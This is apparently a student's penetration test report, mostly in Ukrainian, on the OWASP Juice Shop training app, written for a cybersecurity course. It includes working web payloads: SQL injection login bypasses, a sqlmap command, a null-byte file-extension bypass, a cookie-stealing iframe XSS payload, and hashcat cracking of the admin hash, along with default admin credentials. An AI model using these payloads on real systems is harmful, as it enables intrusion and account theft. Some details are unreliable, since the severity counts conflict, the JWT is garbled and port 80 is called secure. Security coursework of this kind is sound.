

# Internal Penetration Test Report of Findings

Липень 10, 2023

*Version 1.0*

.....

## Table of Contents 2

Заява про конфіденційність .....	3
КОНТАКТИ .....	4
Резюме .....	5
Підхід. ....	5
In-Scope Assets.....	6
Огляд тестування та рекомендації. ....	7
Підсумок .....	8
2. 1. Дефолтний пароль адміністратора	9
3. 2.SQL ін'єкція в полі логіну.	10
4. 3.Доступ до адмін панелі.	11
5. 4.Використання JWT токена для отримання дійсного пароля користувача.	12
6. 5.SQL injection в полі пошуку.	14
7. 6.Доступ до сторінки завантаження файлів.	15
8. 7.Доступ до заборонених файлів.	16
9. При спробі завантажити файл з розширенням не pdf або md ми отримуємо помилку.	16
10. 2. 8.XSS injection в полі пошук	17
11. 9. Вхід в акаунт користувача з корпоративною поштою	18
12. 10. Повторне використання капчі	19
13. 11. Замовлення мінусової кількості товару.	21
14. 12. Отримання залишку на рахунку	22
15. 13.Доступ до кошика іншого користувача.	23
16. 14.Реєстрація з правами адміністратора.	24

## **Заява про конфіденційність**

Вміст цього документа розроблено Миколою Гарасюк в рамках курсу CYBER SECURITY BASICS. Цю інформацію слід використовувати лише за призначенням. Цей документ не можна передавати іншому постачальнику, діловому партнеру чи підряднику без попередньої письмової згоди. Крім того, жодна частина цього документа не може бути передана, відтворена, скопійована або розповсюджена без попередньої згоди.

Зміст цього документа не є юридичною консультацією. Оцінка, наведена тут, спрямована проти вигаданої компанії з метою навчання та захисту курсового проекту, і вразливості жодним чином не впливають на зовнішню чи внутрішню інфраструктуру.

# КОНТАКТИ

Inlane freight Contacts		
Primary Contact	Title	Primary Contact Email
Дмитро Павлов	Лектор курсу	stinger1921@gmail.com

Контактна особа		
Ім'я	Посада	Email
Микола Гарасюк	Студент курсу	kolyaharasiuk@gmail.com

## Резюме

Було поставлене завдання в ході курсу щодо виявлення вразливостей веб-застосунку Juice Shop, задокументувати всі знайдені слабкі місця та надати поради щодо їх усунення.

## Підхід.

Тестування дозволено проводити та було здійснено всіма можливими автоматизованими та ручними способами в період з 03.07.2023 по 16.07.2023. Тестування проводилось без будь-яких знань про внутрішнє середовище веб-застосунку. Тестування проводилося з метою виявлення якомога більшої кількості неправильних конфігурацій і вразливостей. Тестування проводилося дистанційно через хост, який було надано спеціально для цього оцінювання. Кожна виявлена слабкість була задокументована та вручну досліджена для визначення можливостей використання та потенціалу ескалації.

## In-Scope Assets

Host/URL/IP Address	Description
<a href="https://demo.owasp-juice.shop/#/">https://demo.owasp-juice.shop/#/</a>	Juice Shop

## Огляд тестування та рекомендації.

В ході тестування було виявлено безліч вразливостей безпеки різних рівнів ризику. Зокрема було знайдено 8 вразливостей високого рівня ризику, 2 середнього та 3 середнього рівнів.

Жодна вразливість, що знаходиться в цьому звіті не пов'язана зі застарілістю ОС чи старою версією сервера та фреймворків, котрі застосовуються в застосунку. Кожна помилка є результатом неправильної конфігурації тих чи інших елементів, а також людського фактору.

Застосунок не містить вразливостей пов'язаних з неправильним використанням мережевих протоколів та працює тільки на безпечному 80-му порті.

Одною з найкритичніших помилок - це використання дефолтного паролю до акаунту адміністратора. Логін котрого можна знайти в відгуках продуктів магазину. Вразливість виправляється зміною паролю на складніший, створений по всіх правилах або використанням менеджера паролів з автоматичною генерацією ключів.

Наступною вразливістю є можливість використання SQL ін'єкції на сторінці логіну в комбінації з обліковими записами створеної на корпоративній пошті. Для виправлення цієї вразливості треба ретельніше фільтрувати користувацький ввід.

Було виявлено, що застосунок має перелік всіх доступних та недуже шляхів в коді застосунку, котрий свою чергу доступний через панель розробника в браузері. Таким чином, будь-який користувач отримавши дозволи адміністратора може потрапити до адмін-панелі.

Також в ході тестування виянилось, що сторінка доступу до файлів не аунтифікує користувачів по токenu або іншим доступним способом. Через що ми маємо можливість обійти заборону завантаження файлів тільки певного розширення та отримати доступ до бекапу, та інших заборонених для регулярного користувача файлів. Для виправлення даної вразливості рекомендовано аунтифікувати користувача та передивитись дозволи на перегляд та редагування файлів.

Чутливими до SQL ін'єкції виявилось і поле пошуку продуктів. Через цю критичну вразливість вдалося отримати доступ абсолютно до всіх таблиць в базі noSQL.

А от чутливим до XSS ін'єкції виявилось не тільки поле пошуку, а і юзер-аджент дані.

Неправильно побудована відповідь на запит під час реєстрації розкриває критично важливі дані, що дає змогу зареєструватись звичайному користувачеві в ролі адміністратора. Потрібно переробити цей момент та сховати дану грофу від користувача. Нефільтровані дані вводу кількості товару дозволяють замовити його в від'ємній кількості та отримати позитивний залишок на рахунок.

А використання власної капчі недопрацьоване, адже використовує ідентификатор такої і має вразливість в використанні однієї і тої ж капчі безліч разів.

## Підсумок

В ході тестування було знайдено 8 вразливостей високого рівня ризику, 2 середнього та та 3 середнього рівнів. Нище перлік всіх вразливостей.

Finding Severity			
High	Medium	Low	Total
7	4	3	14

Finding #	Severity Level	Finding Name
1.	High	Дефолтний пароль адміністратора
2.	High	SQL injection в полі логіну
3.	High	Доступ до адмін панелі
4.	High	Використання JWT-токена для отримання паролю адміністратора
5.	High	SQL injection в полі пошуку
6.	Medium	Доступ до сторінки завантаження файлів
7.	Medium	XSS injection в полі пошук
8.	High	Доступ до файлу бекапу
9.	Medium	Вхід в акаунт користувача з корпоративною поштою
10.	Low	Повторне використання капчі
11.	Low	Замовлення міносової кількості товару
12.	Medium	Отримання залишку на рахунку
13.	Low	Доступ до кошика іншого користувача
14.	High	Реєстрація користувача з роллю адміністратора




## 1. Дефолтний пароль адміністратора

Найперша вразливість під час тестування - використання стандартного паролю, котрий можна було або зламати брутфорсом з найменшим словником, або вгадати вручну, що і сталося в нашому випадку.

Пошук адміністратора ми ожемо знайти на сторінці вігуків до товару. Це admin@juice-sh.op.

Для виправлення даною вразливості просто змініть пароль на більш складинй дотримуючись деяких прави або використовуйте менеджери паролів.




The image shows a login interface with a dark background. At the top left, the word "Login" is written in a large, white, sans-serif font. Below it, there are two input fields. The first field is labeled "Email \*" in a small, light gray font. It contains the text "admin@juice-sh.op" in a white font. The second field is labeled "Password \*" in a small, light green font. It contains the text "admin123" in a white font. To the right of the password field, there is a small, white icon of an eye with a diagonal line through it, indicating a toggle for password visibility. The input fields have a thin white border and a subtle shadow.

## 2. SQL ін'єкція в полі логіну.

Для отримання даного багу безпеки достатньо основних понять та знань про SQL ін'єкції. Відкриваємо сторінку логіну та вводимо `' or 1=1;`. В полі паролю будь-яке значення.

Для виправлення даної вразливості потрібно ретельніше сенетизувати користувачів ввід.




The image shows a login form with the title "Login". It contains two input fields: "Email \*" and "Password \*". The "Email \*" field contains the text `' or 1=1;`. The "Password \*" field is empty, with a single dot visible at the start, and a toggle icon (an eye) on the right side of the field.



#### 4. Використання JWT токена для отримання дійсного пароля користувача.

Коли ми вже зайшли в систему під виглядом будь якого користувача ми можемо використати його JWT токен для отримання його паролю. Будемо розглядати варіант з паролем адміністарота. Знаходячись в адмін панелі за допомогою інструментів розробника знаодимо наші кукі в вкладці нетворк.



Копіюємо токен та переходимо в JWT конструктор по адресі [JWT.IO](https://jwt.io).

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWJjZXNzIiwiaWF0IjE6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWVpbCI6ImFkbWluQGp1aWNlXNoLm9wIiwicGFzc3dvcmQiOiI0NTFhY2I0NDE1ZjM3NDdjOGM2YTZkZTQyNTkxOTk5MSIsInJvbGUiOiJhZG1pbIIsImRlbHV4ZVRva2VuIjoiiwibGFzdExvZ2luSXAiOiJ1bmRlZmluZWQlLCJwcm9maWx1SW1hZ2UiOiJhc3NldHMvcHVibGJlL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pb15wbmciLCJ0b3RwU2VjcmV0IjoiiwiaXNBY3RpdmUiOiOnRydWUsImNyZWZ0ZWV0ZWV0ZWV0ZWV0MDctMTEgMDk6NTA6NDEuOTgyICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjMtMDctMTEgMDk6NTg6NTkuNjMzICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImhhdCI6MTY4OTQ0TA3MjM4MH0.k_1HzLBDSiJXzG1GqJJZ1xVVxhfCpVi0KXttb8MQi-i6AecFXtAJycM8EeM7IOLG2K1Yua13DNxkwpv3EDu0QJV181ViY5UPSa-gX6mpTanXcE48MWQ-
```

```
{  
  "typ": "JWT",  
  "alg": "RS256"  
}
```

PAYLOAD: DATA

```
{  
  "status": "success",  
  "data": {  
    "id": 1,  
    "username": "",  
    "email": "admin@juice-sh.op",  
    "password": "451acb4415f3747c8c6a6de425919991",  
    "role": "admin",  
    "deluxeToken": "",  
    "lastLoginIp": "undefined",  
    "profileImage":  
      "assets/public/images/uploads/defaultAdmin.png",  
    "totpSecret": "",  
    "isActive": true,  
    "createdAt": "2023-07-11 09:50:41.982 +00:00",  
    "updatedAt": "2023-07-11 09:58:59.633 +00:00",  
    "deletedAt": null  
  },  
  "iat": 1689872388  
}
```

Там знаходимо хеш паролю по якому на аунтифікую застосунок.

Проганаємо його через hashcat за допомогою пейлоаду: hashcat -m o hash.txt rockyou.txt та словник і отримаємо значення паролю. Де hash.txt наш файл з хешом.

```
kali@kali: ~/prjct  
File Actions Edit View Help  
Host memory required for this attack: 1 MB  
  
Dictionary cache built:  
* Filename..: rockyou.txt  
* Passwords.: 14344392  
* Bytes.....: 139921507  
* Keyspace..: 14344385  
* Runtime...: 2 secs  
  
0192023a7bbd73250516f069df18b500:admin123  
  
Session.....: hashcat  
Status.....: Cracked  
Hash.Mode.....: 0 (MD5)  
Hash.Target.....: 0192023a7bbd73250516f069df18b500  
Time.Started.....: Tue Jul  4 13:55:30 2023 (0 secs)  
Time.Estimated...: Tue Jul  4 13:55:30 2023 (0 secs)  
Kernel.Feature...: Pure Kernel  
Guess.Base.....: File (rockyou.txt)  
Guess.Queue.....: 1/1 (100.00%)  
Speed.#1.....: 587.6 kH/s (0.24ms) @ Accel:512 Loops:1 Thr:1 Vec:4  
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)  
Progress.....: 90112/14344385 (0.63%)  
Rejected.....: 0/90112 (0.00%)  
Restore.Point....: 88064/14344385 (0.61%)  
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1  
Candidate.Engine.: Device Generator  
Candidates.#1....: pinky88 -> KATKAT  
Hardware.Mon.#1..: Util: 30%
```

## 5. SQL injection в полі пошуку.

Для отримання цієї вразливості нам потрібно перехватити реквест за допомогою Burp Suite, котрий ми отримуємо при пошуку будь-чого в панелі пошуку. Ми його копіюємо та вставляємо в файл. В моєму випадку файл названий js.txt.

```
(kali@kali)-[~/prjct]
$ sqlmap -r js.txt --tables --batch --threads 10
```

Запускаємо та чекаємо результату.

Отримуємо список всіх таблиць в базі даних до яких ми маємо доступ. Вразливість є критичною. Для її усунення треба краще фільтрувати користувацький ввід.

```
[20 tables]
+-----+
| Addresses |
| BasketItems |
| Baskets |
| Captchas |
| Cards |
| Challenges |
| Complaints |
| Deliveries |
| Feedbacks |
| ImageCaptchas |
| Memories |
| PrivacyRequests |
| Products |
| Quantities |
| Recycles |
| SecurityAnswers |
| SecurityQuestions |
| Users |
| Wallets |
| sqlite_sequence |
+-----+
```

## 6. Доступ до сторінки завантаження файлів.

В ході перегляду коду на всі можливі шляхи було замічено шлях /ftp. Перейшови по якому маємо доступ до файлів з можливістю їх завантаження (тільки pdf nf md розширення).






## 7. Доступ до заборонених файлів.

При спробі завантажити файл з розширенням не pdf або md ми отримуємо помилку. Щоб це обійти використовуємо пейлоад, котрий ми вставляємо в кінець посилання на потрібний нам файл, а саме %00.md, заставляючи думати систему, що ми завантажуюмо саме md файл. Але отримаємо помилку. Тому в даному випадку треба застосувати до пейлоаду URL енкодинг.


Щоб виправити вразливість потрібно аунтифікувати користувача на предмет дозволів на завантаження файлів.






## 8.XSS injection в полі пошук

Спочатку XSS не було виявлено при використанні стандартних пейлоадів для їх виявлення. Але якщо стастосовувати HTML frame – маємо результат. Для виконання надої вставляємо пейлоад: `<iframe src="javascript:alert(document.cookie)">` в поле пошуку і отримуємо алерт-бокс з файлами куки.



## 9. Вхід в акаунт користувача з корпоративною поштою

Під час отримання доступу до акаунту адміністратора через sql injection постає питання чи відбувається така, якщо вставити пошту будь-якого користувача. Тестер за допомогою доступу до адмін-панелі взяв за основу пошту користувача Bender. Заходимо на сторінку логін та вводимо наступні дані: bender@juice-sh.op' --; в полі логіну, в полі пароллю ставимо будь-яке значення. Знову повертаємось до проблеми сентизації користувачького вводу. Даний працює зі всіма корпоративними поштами типу @juice-sh.op.



The image shows a login interface with a dark background. At the top, the word "Login" is displayed in a large, white, sans-serif font. Below it, there are two input fields. The first field is labeled "Email \*" in a small, light gray font. It contains the text "bender@juice-sh.op' --" in a white font. The second field is labeled "Password \*" in a small, light gray font. It contains a single white dot, indicating a password character. To the right of the password field is a white eye icon. Below the login form, there is a dark gray menu with four items, each with a white icon and text. The first item has a person icon and the text "bender@juice-sh.op". The second item has a checkmark icon and the text "Orders & Payment" followed by a right-pointing arrow. The third item has a shield icon and the text "Privacy & Security" followed by a right-pointing arrow. The fourth item has a power icon and the text "Logout".

Login

Email \*

bender@juice-sh.op' --

Password \*

•

•

bender@juice-sh.op

Orders & Payment ▶

Privacy & Security ▶

Logout

